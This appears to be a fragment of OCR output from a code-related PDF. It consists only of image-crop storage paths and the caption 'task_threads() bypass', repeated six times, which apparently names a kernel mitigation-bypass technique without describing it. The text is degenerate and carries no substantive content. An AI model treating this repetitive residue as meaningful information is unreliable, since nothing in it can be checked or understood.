
task_threads() bypass




task_threads() bypass




task_threads() bypass




task_threads() bypass



task_threads() bypass



task_threads() bypass



